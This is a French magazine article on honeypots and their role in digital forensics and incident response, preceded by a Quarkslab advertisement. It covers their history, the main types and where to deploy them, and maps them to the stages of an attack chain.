


Figure 11 : Outil ProtonPack, développé en interne chez XMCO, en action.

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

UN HONEYPOT NOMMÉ DFIR

Guillaume ARCAS – guillaume.arcas@gmail.com / @y0m
SEKOIA / The Honeynet Project

mots-clés : *HONEYPOTS / POT DE MIEL/ DFIR / CERT / CSIRT / SOC / LEURRE*

Honeypots et réponse aux incidents font bon ménage depuis de nombreuses années. Ce couple qui a fêté ses noces de perle a encore de beaux jours devant lui comme nous nous proposons de le démontrer dans cet article. Nous tenterons de répondre aux questions suivantes : les honeypots, qui sont-ils ? D'où viennent-ils ? Sur quelle étagère vont-ils ?

1 Si les honeypots m'étaient contés...

Si c'est en forgeant qu'on devient forgeron et en sciant que Léonard devint scie, c'est en devenant administrateur-système Unix que Clifford Stoll **[STOLL]** découvrit l'inforensique Unix et inventa le premier honeypot.

L'histoire commence en 1986. Clifford Stoll, astronome de formation, est affecté au département informatique du Lawrence Berkeley National Laboratory (LBL) en Californie. À cette époque que les moins de 30 ans ne peuvent pas connaître, l'informatique est encore dominée par les « gros systèmes » tournant sous VAX/VMS où Unix et Internet étaient encore réservés aux universités et aux militaires (alors qu'en France le Minitel était opérationnel depuis 6 ans, cocorico !). Les ressources de ces dinosaures numériques étaient partagées et aux États-Unis, qui dit « partage » dit « location ». Le temps de calcul, la consommation de temps CPU étaient donc facturés à chaque utilisateur.

Les administrateurs-système partageaient quant à eux leur temps entre l'installation de logiciels, la maintenance des OS, le développement de scripts et... la tenue de la comptabilité et de la facturation. C'est en cherchant à expliquer une erreur de 75 cents de dollars que Cliff Stoll mit involontairement le doigt dans le pot de miel en se lançant à la poursuite d'un pirate informatique. Pendant 18 mois, Cliff tenta de remonter jusqu'à la source d'une série d'intrusions réalisées par un pirate exploitant des failles de sécurité pour se balader sur les réseaux de laboratoires universitaires et des forces armées américaines travaillant sur les programmes militaires nucléaires, balistiques ou spatiaux.

Après avoir épuisé tous les moyens techniques à sa disposition – et inventé au passage l'inforensique Unix – et après avoir compris que les objectifs du pirate étaient d'accéder à des informations d'un genre particulier, Cliff créa le premier honeypot qui prit la forme d'un message électronique. Ce message conseillait de s'adresser par voie postale à une secrétaire pour obtenir des documents relatifs à des projets sensibles. Quelques jours après, quelqu'un contacta depuis l'Allemagne de l'Ouest la secrétaire fictive en donnant son adresse postale à Hambourg. Les honeypots étaient nés et Cliff mit à jour une vaste opération de piratage menée par un membre du Chaos Computer Club allemand pour le compte du KGB soviétique. Si Cliff avait eu un peu plus de jugeote, il aurait pu aussi créer le vocable « APT »...

Quelques années plus tard, en janvier 1991, Bill Cheswick **[BERFERD]**, ingénieur chez AT&T Bell Laboratories regardait tranquillement les informations sur CNN, ainsi qu'il le relate dans « An Evening With Berferd » quand il reçut une alerte le prévenant d'une tentative d'intrusion en cours sur les réseaux d'AT&T. Afin de comprendre les motivations de l'intrus et de l'identifier, Bill développa un pot de miel qui prit la forme d'une fausse bannière de connexion (login) en Shell script. Bill fut cependant moins heureux que Cliff dans sa chasse au pirate.

En 1992 parurent les résultats de la première recherche scientifique sur l'emploi de honeypots. Cette étude - « There Be Dragons » - menée par Steven Bellovin **[BELLOVIN]** ingénieur comme Bill chez AT&T Bell Laboratories portait sur l'intérêt des honeypots pour quantifier et qualifier les attaques lancées contre les ordinateurs connectés à Internet. Ses résultats mettaient en évidence l'apport des honeypots pour mesurer le niveau de vulnérabilité des systèmes connectés à Internet et avoir une meilleure connaissance des techniques et outils utilisés par les pirates.

Cliff, Bill et Steve ont en commun qu'à l'instar de Monsieur Jourdain qui faisait de la prose dans le savoir, ils développèrent ce que l'on appellerait quelques années plus tard des honeypots.

Enfin, en 1999, Lance Spitzner, fraîchement retraité de l'U.S. Army, créa le Honeynet Project **[KYE]** dont le but est de promouvoir la recherche, le développement et l'utilisation de honeypots. Articulé en chapitres

régionaux, le projet s'est constitué sous la forme d'une association à but non lucratif de droit américain (501c3) et rassemble environ 150 membres dans le monde, venus d'horizons divers et variés.

Les trois missions principales que s'est assignées le projet sont la recherche, l'éducation (*awareness*) et le développement de logiciels.

2 Honeypot : kézako ?

« Honeypot » est un mot difficilement traduisible en Français. Stricto sensu il s'agit du pot de miel avec lequel outre-Atlantique on attrape les abeilles (ou les ours). En France, on parlerait d'attraper les mouches avec du vinaigre.

Dans le cas qui nous intéresse, si plusieurs définitions ont été avancées sur ce qu'est un honeypot, aucun autre terme ne s'est imposé sinon la traduction mot-à-mot « pot de miel ». On pourrait parler de leurre ou de « piège à c*n ». Si l'auteur de cet article a une nette préférence pour ce dernier terme, nous nous garderons dans la suite de parler de « pot de miel » ou de « honeypot », qui sont plus consensuels. Le mot est d'ailleurs absent du glossaire de l'ANSSI.

Le projet Honeynet a proposé en 2002 une première définition d'un pot de miel : « un pot de miel est un simple système connecté à un réseau pour attirer ou leurrer des attaquants ». En résumé : un ordinateur.

Cette définition a été repensée en 2004 : « un pot de miel est une ressource informatique dont la valeur est basée sur l'usage non autorisé de cette ressource ». Un pot de miel peut désigner tout aussi bien un ordinateur qu'un service tournant sur un ordinateur qui n'a pas lui la vocation d'être un pot de miel.

L'ENISA donnera en 2012 une définition plus précise de ce qu'est un pot de miel : « Un pot de miel est une ressource informatique dont la seule raison d'être est d'être testée, attaquée, compromise ou utilisée de façon non autorisée. Cette ressource peut être de n'importe quel type : un service, une application, un système ou un ensemble de systèmes ou même une simple donnée ».

En un mot : un pot de miel est un piège. Mais pas n'importe quel piège. Ce n'est pas la tapette à souris qui va écrabouiller le mulot imprudent qui voulait s'attaquer à votre stock de roquefort. C'est plutôt une nasse dans laquelle seront disposées différentes variétés de fromages et qui vous permettra de savoir comment et par où la souris s'est introduite dans le garde-manger, quelle faille de sécurité ou quelle vulnérabilité elle a exploitée pour échapper à la vigilance du chat et quel fromage elle apprécie le mieux. Une fois renseigné sur les TTP (*Technics, Tools and Protocols*) du rongeur, vous serez à même de mettre vos défenses à niveau et les adapter aux attaquants.

Un faux serveur SSH, un faux WordPress, une base de données sciemment ouverte à toutes les aspirations, des identifiants et mots de passe volontairement postés sur Pastebin, une adresse électronique donnée en pâture aux spammers et qui alimentera une spamtrap en Dridex et autres Locky sont autant de honeypots n'attendant qu'à être outrageusement exploités.

L'objectif reste de comprendre comment cette ressource est attaquée, quelles vulnérabilités sont exploitées pour la compromettre, quelles sont les motivations des attaquants une fois qu'ils en ont pris le contrôle.

Un honeypot se caractérise par son caractère inoffensif et son « réalisme » (l'attaquant ne doit pas détecter facilement qu'il s'acharne sur un leurre) tout en étant armé jusqu'aux dents pour être en mesure de suivre et capturer les moindres faits et gestes de l'agresseur une fois celui-ci tombé dans le piège.

3 Les différents types de honeypots

Espérant vous avoir convaincus de l'intérêt des honeypots dans l'arsenal défensif, passons les troupes en revue.

On peut classer les pots de miel en plusieurs grandes catégories.

3.1 Honeypots à faible interaction

Les honeypots à faible interaction émulent des vulnérabilités présentes sur un système. Comme il ne s'agit pas d'exposer un vrai système à des attaques, ils offrent un niveau élevé de sécurité en ce sens qu'ils ne présentent (en théorie) pas de vraie faille aux menaces. Ils garantissent à leur administrateur un niveau élevé de contrôle sur les actions qu'un intrus peut effectuer sur le honeypot.

Dionaea, par exemple, est un honeypot à faible interaction qui émule différentes vulnérabilités présentes sur des systèmes Windows, dont la fameuse vulnérabilité exploitée par Conficker. Ce pot de miel est spécifiquement conçu pour « attraper » des vers ciblant Windows à condition que ces vers exploitent les vulnérabilités émulées par le pot de miel. Il sera donc possible de « capturer » d'éventuels nouveaux codes malveillants exploitant une vulnérabilité connue, mais il ne sera pas possible de capturer un ver exploitant une faille inconnue et donc non encore émulée.

Ce type de honeypot est la solution idéale pour se faire la main sans prendre trop de risque. Par contre ces pots de miel sont très facilement détectables par un attaquant « skillé ». Leur usage est généralement réservé à l'observation des attaques automatiques réalisées par des robots ou des outils comme SshScanner.

3.2 Honeypots à haute interaction

Les honeypots à haute interaction sont de véritables systèmes que l'on a outillés et préparés pour en faciliter la surveillance.

Ces pots de miel disposent donc de toutes les fonctionnalités standards des systèmes sur lesquels ils s'exécutent. Ils permettent ainsi en théorie de détecter l'exploitation de vulnérabilités encore inconnues (les fameuses failles « 0-Day ») et sont moins facilement détectables.

Par contre, ils présentent un plus grand risque dans la mesure où une attaque particulièrement sophistiquée ou non encore connue peut aboutir à leur compromission totale. Le honeypot peut alors tel Frankenstein se retourner contre son maître et servir de base d'attaque s'il est placé à l'intérieur du SI.

Bifrozt, DockPot ou bien encore HonSSH sont des exemples de pots de miel à haute interaction.

3.3 Honeypots Serveur

Ce type de pot de miel simule un serveur, que le honeypot soit à faible ou haute interaction.

C'est le type le plus courant de honeypots déployés en interne comme sur Internet.

Kippo/Cowrie pour SSH, Glastopf pour les applications web et PHP ou encore ConPot qui simule un système SCADA font partie des pots de miel Serveur les plus populaires.

Ce sont aussi des honeypots Serveur, le plus souvent à faible interaction, qui sont déployés après la publication d'une faille. Il n'a fallu ainsi que quelques heures après la publication d'une vulnérabilité touchant Elasticsearch ou MongoDB pour voir apparaître des pots de miel simulant des systèmes vulnérables.

3.4 Honeypots Client

Les pots de miel Client sont plus rares, mais il en existe. Ils simulent des clients vulnérables. Le plus connu de ces pots de miel est Thug qui se présente comme un navigateur vulnérable à différentes failles dont des vulnérabilités dans les greffons les plus populaires.

Ce type de pot de miel permet de « surfer » sur un site et d'y détecter l'éventuelle présence de pièges (« Exploit Kits »).

Un usage en entreprise de ce type de pot de miel peut consister à rejouer certaines requêtes des logs des proxies Internet a posteriori afin d'identifier des pages malveillantes (pourvu qu'elles n'aient pas été nettoyées). Un autre usage consiste aussi à « jouer » les liens contenus dans des courriels suspects à l'aide de ce honeypot pour en déterminer le caractère malveillant ou non.

3.5 Honeytoken

Les honeytoken désignent toutes les données destinées à servir d'appât.

Il peut s'agir d'une adresse électronique ou même postale (Clifford Stoll et sa « non existent secretary »), d'un faux dump d'une base de données contenant des identifiants et mots de passe à un faux webmail, un mot de passe, un document Bureautique (Word, PDF), etc.

L'objectif est de savoir ce que deviennent ces données une fois exfiltrées ou récupérées sur Internet : seront-elles revendues ou échangées sur les marchés noirs cybercriminels ? Seront-elles exploitées par leurs voleurs et à quelles fins ?

3.6 Honeynets

Un honeynet n'est ni plus ni moins qu'un réseau de honeypots. Il peut s'agir d'un réseau entièrement constitué de pots de miel ou d'un réseau dont certains composants sont des honeypots.

La démocratisation des solutions de virtualisation a rendu plus facile le déploiement de ce type de réseaux dans ces environnements totalement virtualisés.

Il existe même des solutions comme IMUNES qui permettent de créer de faux réseaux entiers dont la complexité n'a rien à envier à celle de certains SI. Ces réseaux virtuels peuvent devenir de véritables labyrinthes dans lesquels un attaquant ira se perdre en tentant de les explorer (et dans lesquels il laissera tout plein de traces).


4 Je les pose où les honeypots ma p'tite dame ?

Les pots de miel ont longtemps été confinés au-delà des frontières du SI. Le choix de placer des honeypots sur Internet et déconnectés de toute ressource interne peut être guidé par la volonté de prendre la « température » des attaques et avoir une météo des menaces : quelles failles sont testées en ce moment ? Quels services attisent les convoitises ?

Cela permet de sensibiliser les équipes d'administration ou le management et d'accélérer les procédures de Patch Management. Un camembert bien rouge, des graphes aux lignes ascendantes mettent parfois plus en évidence l'urgence qu'il y a de corriger telle ou telle vulnérabilité (pensons à ShellShock et à HeartBleed) quand un honeypot est testé plusieurs centaines de fois par minute dans les heures qui suivent la publication d'une CVE.

À l'intérieur du S.I., les informations et alertes remontées par un honeypot ont encore plus de valeur.

Ainsi, sur un serveur de production lambda, il peut se passer un certain temps entre le moment où l'on détecte une tentative ou une connexion distante à une heure tout à fait inhabituelle provenant d'une adresse jusque-là inconnue géolocalisée en Inde. S'agit-il d'une action menée par une équipe du nouveau SOC outsourcé en Inde ? S'agit-il d'une connexion légitime d'un administrateur depuis son lieu de vacances et qui aurait oublié d'activer son gestionnaire d'absence ? Ou est-ce une patte d'ours ou de panda, prélude à de longues nuits sans sommeil et de journées trépidantes de chasse à l'ursidé ?



Le même événement, par contre, détecté sur un pot de miel constitué d'un serveur non référencé du S.I. et dont personne ne connaît l'existence, demandera beaucoup moins de temps et de réflexion pour en déterminer le caractère légitime ou non. Au pire on aura détecté les actions de la Red Team interne chargée des tests d'intrusion, ou bien celles d'un nouvel arrivant un peu trop curieux, au mieux on sera averti très tôt que « shit hit the fan ».

Dans la même veine, déterminer qu'une connexion a priori légitime, c'est-à-dire réalisée en utilisant des paramètres de connexion valides (notamment identifiant et mot de passe) constitue en réalité un incident de sécurité peut demander l'analyse d'une quantité non négligeable de logs, quand on les a. Or il n'est pas rare que ne soient journalisés que les événements « négatifs » comme des erreurs de connexion, des tentatives d'accès à des services non autorisés, etc. Si l'on reprend l'exemple précédent d'une connexion inhabituelle à un serveur, il peut être nécessaire d'identifier les utilisateurs qui disposent d'un accès à cette machine, de les contacter et les interroger sur le pourquoi du comment. Durant le temps de l'enquête, le serveur concerné ne sera certainement pas isolé du réseau ou arrêté avant qu'un sérieux doute apparaisse quant à la connexion suspecte.

Dans le cas d'un honeypot, toute connexion étant par nature suspecte, et ce quelle que soit l'heure, la date ou son origine, cela ne demandera que quelques secondes pour donner l'alerte.

Tout journaliser sur un serveur de production – événements système et trafic réseau – peut se révéler coûteux en mise en place des moyens de collecte et en stockage (ne parlons pas de l'avis du Correspondant Informatique et Libertés). À l'inverse, sur un pot de miel, les seules limites à la collecte de données relatives aux activités locales ou distantes du dispositif sont celles de l'imagination de leur administrateur.

Enfin, dans un monde où le chiffrement est devenu la règle (« Merci Edward ! ») les attaquants bénéficient autant que les utilisateurs légitimes de la cryptographie. Il serait alors inconvenant de dégrader le niveau de protection des usagers légitimes en insérant des dispositifs de déchiffrement (reverse-proxies par exemple) qui certes, permettent une inspection du trafic réseau et la détection de traces d'activités illicites, mais pourraient autoriser à un intrus d'écouter le trafic à des fins non autorisées. Dans le cas d'un pot de miel, cet obstacle est levé puisque par nature, encore, seules des activités anormales ne seront concernées par la surveillance du honeypot.

5 Honeypot et DFIR (Digital Forensic & Incident Response)

Le lecteur est en droit de se demander ce que viennent faire des souris et des fromages dans un Forensic Corner où l'on s'attendrait à trouver à la rigueur un RAT. Utilisé et déployé intelligemment, le honeypot peut être le meilleur ami de l'analyste sécurité (ou sa meilleure conquête).

Comme les IDS (*Intrusion Detection System*) en leur temps (années 2000) les honeypots traînent encore une réputation de jouets pour chercheurs ou au mieux du boîtier posé sur une étagère et qui attend que quelqu'un, généralement un stagiaire, se penche sur ses logs.

Ils connaissent cependant un regain d'attention depuis quelques années et pas seulement auprès de sociétés désirant mettre en ligne sur leur vitrine Internet des cartes interactives montrant des « vraies » attaques chinoises en direct et que l'on croirait extraites de Wargames.

Les activités d'une équipe de réponse aux incidents et d'investigation numérique, qu'on les appelle des CERT ou des CSIRT, suivent peu ou prou des étapes qui décrivent les différentes actions entreprises par un attaquant (qu'il s'agisse d'un groupe ou d'un individu) pour compromettre un système d'information ; ce que l'on appelle la chaîne offensive. Un honeypot peut aussi enrichir les logs qui alimentent un SOC.

Plusieurs approches ont été proposées pour définir et décrire les étapes de cette chaîne que le tableau en page suivante tente de résumer.

Côté défense, à chacune de ces étapes s'appliquent des moyens et des procédures qui doivent permettre aux équipes en charge de la sécurité d'empêcher, de contrer ou, en cas d'échec, de collecter les traces techniques qui seront analysées au cours de l'investigation.

Certaines étapes cependant ne peuvent pas être aisément couvertes et c'est là qu'entrent en scène les honeypots.

Le Boeing E-3 Sentry – plus connu sous l'appellation d'AWACS (*Airborne Warning and Control System*) – est un avion spécialisé dans la détection, la surveillance et l'identification de tout objet volant, de loin comme de près, à haute comme à basse altitude. Déployer un honeypot revient un peu à mettre un AWACS dans son cœur de réseau.

5.1 Renseignement / OSINT

Des pots de miel peuvent ainsi couvrir certains angles morts, notamment certaines actions préalables à une attaque (OSINT, scan) menées en dehors ou à la périphérie du S.I. et de détecter des signaux faibles qui seraient noyés dans la masse.

Avant de se lancer à l'assaut du réseau de sa cible, un bon attaquant se renseigne sur celle-ci et s'attachera à recueillir le plus d'informations possible sur ses actifs informatiques comme humains.

Il utilisera pour cela de nombreux paravents comme les moteurs de recherche génériques (Google, DuckDuckGo, etc.) ou spécialisés (shodan). Il ne manquera pas d'identifier les personnes-clefs en utilisant les réseaux sociaux pour obtenir des informations professionnelles (poste occupé, technologies et produits utilisés cités dans les CV, format des adresses électroniques, etc.).

Comme il n'est guère envisageable de demander à Google ou DuckDuckGo un accès à leurs logs pour y chercher des recherches effectuées sur une entreprise et ses actifs humains et informatiques, les équipes sécurité sont aveugles et ignorantes de ces activités.

Étape	Objectifs poursuivis par l'attaquant
Renseignement / OSINT	L'attaquant collecte des informations utiles sur sa cible à l'aide des moteurs de recherche (Google, Shodan, etc.), des réseaux sociaux, des bases de données techniques (WHOIS).
Cartographie	À l'aide de scanners réseaux (nmap) ou applicatifs (Nessus, sqlmap) l'attaquant identifie les actifs exposés et leurs faiblesses.
Exploitation / Compromission	De façon automatique (Metasploit) ou manuelle, l'attaquant exploite une faille ou une vulnérabilité identifiée précédemment pour compromettre une ressource de sa cible. Il peut aussi s'agir d'envoyer un courriel piégé à un utilisateur.
Installation	L'attaquant implante les outils qui lui permettront de garder l'accès et le contrôle aux ressources compromises qui lui serviront de points d'entrée.
Extension / Pivot	Depuis les points d'entrée, l'attaquant étend son emprise sur le S.I. de la victime.
Pérennisation / Camouflage	L'attaquant pérennise les accès obtenus au S.I. de sa victime et camoufle ses outils pour s'y maintenir durablement.
Actions	L'attaquant peut mener les actions qui ont motivé son attaque : exfiltration de données, utilisation frauduleuse des ressources de sa victime (DDoS, hébergement de données, etc.).

Au mieux pourront-elles détecter des aspirations d'adresses électroniques lancées sur les serveurs de messagerie si ces actions sont menées à la hussarde.

Rien n'interdit sauf l'audace (et les départements juridiques, parfois) de disposer de faux profils sur les réseaux sociaux créés pour attirer l'attention des «Robin Sage» en herbe ou de semer quelques adresses électroniques sur des forums ou dans les commentaires HTML des pages du site de l'entreprise. Une demande de contact adressée à ce profil, un courriel reçu sur une telle adresse électronique et porteur d'une pièce jointe douteuse ou d'un lien à cliquer suffiront à éveiller les soupçons.

5.2 Cartographie, Exploitation et Compromission

Durant cette phase au cours de laquelle l'attaquant va évaluer les points forts et surtout les faiblesses des actifs exposés sur Internet de sa cible. En un mot : il va lancer des scans comme un porc.

Ces activités sont plus bruyantes que les précédentes, mais celui (ou celle) qui s'est déjà penché(e) sur les logs des pare-feux installés en bordure de son réseau sait comme il est difficile de trouver une aiguille non dans une meule, mais dans des milliers de bottes de foin !

Certes, certaines « attaques », notamment applicatives, laissent dans les journaux des serveurs web notamment des traces plus facilement identifiables que celles que laissent les « toc toc toc » d'un nmap.

Comment savoir par contre si cette belle tentative d'exploitation d'une SQLi était le prélude à l'insertion sur la page d'accueil du site institutionnel d'une tête de mort enflammée accompagnée d'un « h4ck3d by K3V1n », de l'inclusion d'une iframe renvoyant vers un Exploit Kit distribuant le dernier Locky sorti des forges de Cybérie ou la première étape d'une attaque de l'oasis (*watering hole attack*) visant les collaborateurs de l'entreprise ?

Installer un pot de miel de type Glastopf à une adresse proche de celle du site réel apportera la réponse à cette question.

5.3 Extension / Pivot

L'attaquant est dans la place et il va maintenant faire son nid et étendre son emprise. Cette extension du domaine de la lutte passera par de nouvelles actions de reconnaissance et de cartographie, du réseau interne cette fois-ci.

Un pot de miel déguisé en faux serveur de backup, en serveur de fichiers ou d'impression seront autant de pots de miel aptes à appâter le chaland. Si sur ces serveurs se trouvent des documents « watermarkés », leur exfiltration ne passera pas inaperçue si l'on a disposé sur leur chemin vers Internet une sonde capable de détecter la « watermark ». Enfin, une tentative de réutilisation d'un ticket Kerberos ou de l'empreinte d'un mot de passe laissé en mémoire de ce serveur achèvera de mettre la puce aux bonnes oreilles.

